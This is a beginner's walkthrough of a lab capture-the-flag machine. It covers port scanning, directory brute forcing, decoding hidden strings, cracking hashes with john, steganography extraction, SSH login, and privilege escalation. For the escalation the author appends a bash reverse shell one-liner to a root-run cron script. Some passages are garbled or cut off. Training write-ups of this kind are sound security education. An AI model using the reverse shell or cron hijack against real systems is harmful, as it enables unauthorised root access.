# TryHackMe CTF: Easy Peasy


## Walkthrough

welcome this is a simple write up about simple ctf this is very useful for beginner so let's goooo :-

First we will scan Ip to find any services using Nmap as


{Nmap -sV -p- ip --open}

we use -sV to determine the services , -p- to scan all the ports and we used --open to specify just open ports





then we gain an important information about our target we find 2 services open 80,65524 http and 6498 ssh

so we will check about http on browser and using tool to brute force directory as gobuster and dirsearch so when check on port 80





we didn't find any information so we decided to check and use gobuster again as




After that we chek source code and find this hash

```
</style>
</head>
<body>
<center>
<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
</center>
</body>
</html>
```

This hash it seems a base64 we will use cyberchef to decode it




We find flag

After that we will check the second port


First we will open the we page and check from sore code

They are activated by symlinking available configuration files from their respective Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312} *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf See their respective man pages for detailed information.

we find flag , lets check source code


```
   <img src="/icons/openlogo-75.png" alt="Debian Logo" class="flo
   <span class="floating_element">
     Apache 2 It Works For Me
p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
   </span>
 </div>
    <div class="table of contents floating element">
```

We find another hash ,we check it in [dCode]




Now we can decode it as


Ooh we find a path but before check it let's check a dirsearch resalts





Lets check (/robots.txt) as

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

We find this hash , we will use hash identifier to determine type this hash as

```
HASH: a18672860d0510e5ab6699730763b250

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```


we find the first possible hash is MD5 so we will use crack it in [md5hashing.net](md5hashing.net)




we find another flag

after that we will back to out bath which we gain.

we find another directory so find a photo and information in source code



```
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>
```

so we will install the photo and we will save this photo ,analyses it

and we save this hash , we will use hash-identifier again as

```
 HASH: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
```

we will download the wordlist from this room (easypeasy.txt)

```
┌──(kali㉿kali)-[~/zoooooz]
└─$ ls
easypeasy.txt  try_ctf.jpg
```

now we will try crack this hash using this wordlist , I save the hash in file (pass) we crack using john as

```
┌──(kali㉿kali)-[~]
└─$ sudo john --wordlist=/home/kali/zoooooz/easypeasy.txt --format=gost pass
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2023-09-28 12:03) 12.50g/s 51200p/s 51200c/s 51200C/s vgazoom4x..flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

we crack the hash ,but we didn’t know in what we will use

now i will try extraction of hidden data as


```
┌──(kali㉿kali)-[~/zoooooz]
└─$ steghide --extract -sf try_ctf.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

┌──(kali㉿kali)-[~/zoooooz]
```

we find passphrase we will use the pass from crack hash and we gain a new file (secrettext.txt) after cat file we find..

```
┌──(kali㉿kali)-[~/zoooooz]
└─$ ls
easypeasy.txt   secrettext.txt   try_ctf.jpg

┌──(kali㉿kali)-[~/zoooooz]
└─$ cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 0110(
1110010 01111001

┌──(kali㉿kali)-[~/zoooooz]
└─$
```

user name : boring

binary pass we returned it to text using cyberchef as




we will try to connect to ssh on port 6498 using the user name and pass a

now we gain access in ssh

```
┌──(kali㉿kali)-[~/zoooooz]
└─$ ssh boring@10.10.178.127 -p 6498
The authenticity of host '[10.10.178.127]:6498 ([10.10.178.127]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:101: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.178.127]:6498' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 10.10.178.127 port 6498: Broken pipe

┌──(kali㉿kali)-[~/zoooooz]
└─$ ssh boring@10.10.178.127 -p 6498
**************************************************************************
**        This connection are monitored by government offical           **
**          Please disconnect if you are not authorized                 **
** A lawsuit will be filed against you if the law is not followed       **
**************************************************************************
boring@10.10.178.127's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

we find a user.txt and we can cat it as

```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```

we find the flag but it isn't in correct order so we will use dCode as


we gain a flag

now we will try to escalate our privilege we will search of crontab as


```
boring@kral4-PC:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

boring@kral4-PC:/$ cat .mysecretcronjob.sh
cat: .mysecretcronjob.sh: No such file or directory
boring@kral4-PC:/$ cd /var/www/
boring@kral4-PC:/var/www$ cat.mysecretcronjob.sh
cat.mysecretcronjob.sh: command not found
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/var/www$ sudo bash .mysecretcronjob.sh
[sudo] password for boring:
boring is not in the sudoers file.  This incident will be reported.
boring@kral4-PC:/var/www$ bash .mysecretcronjob.sh
boring@kral4-PC:/var/www$ echo "bash -i >& /dev/tcp/10.6.28.140/8080 0>&1" >>.mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
bash -i >& /dev/tcp/10.6.28.140/8080 0>&1
boring@kral4-PC:/var/www$ sudo bash .mysecretcronjob.sh
[sudo] password for boring:
boring is not in the sudoers file.  This incident will be reported.
```

We find a bash file we can run it as a root , and we have permission to


We can exploit that and we can gain a revers shell as a root

After we echo our payload to gain revers shell

we will use net cat to as a listener to gain access after that we execute a file and wait one mint then Boooom .we become root as




Now we can cat root .txt and gain last flag as




In the end, I would like to thank you for reading, and I apologize if there are any mistakes .and if there are any comments You can contact with me.

Finally, remember,

Hacking is like Art

Enjoy😊

(the_room)

(My_profile)

#EL_ZOZ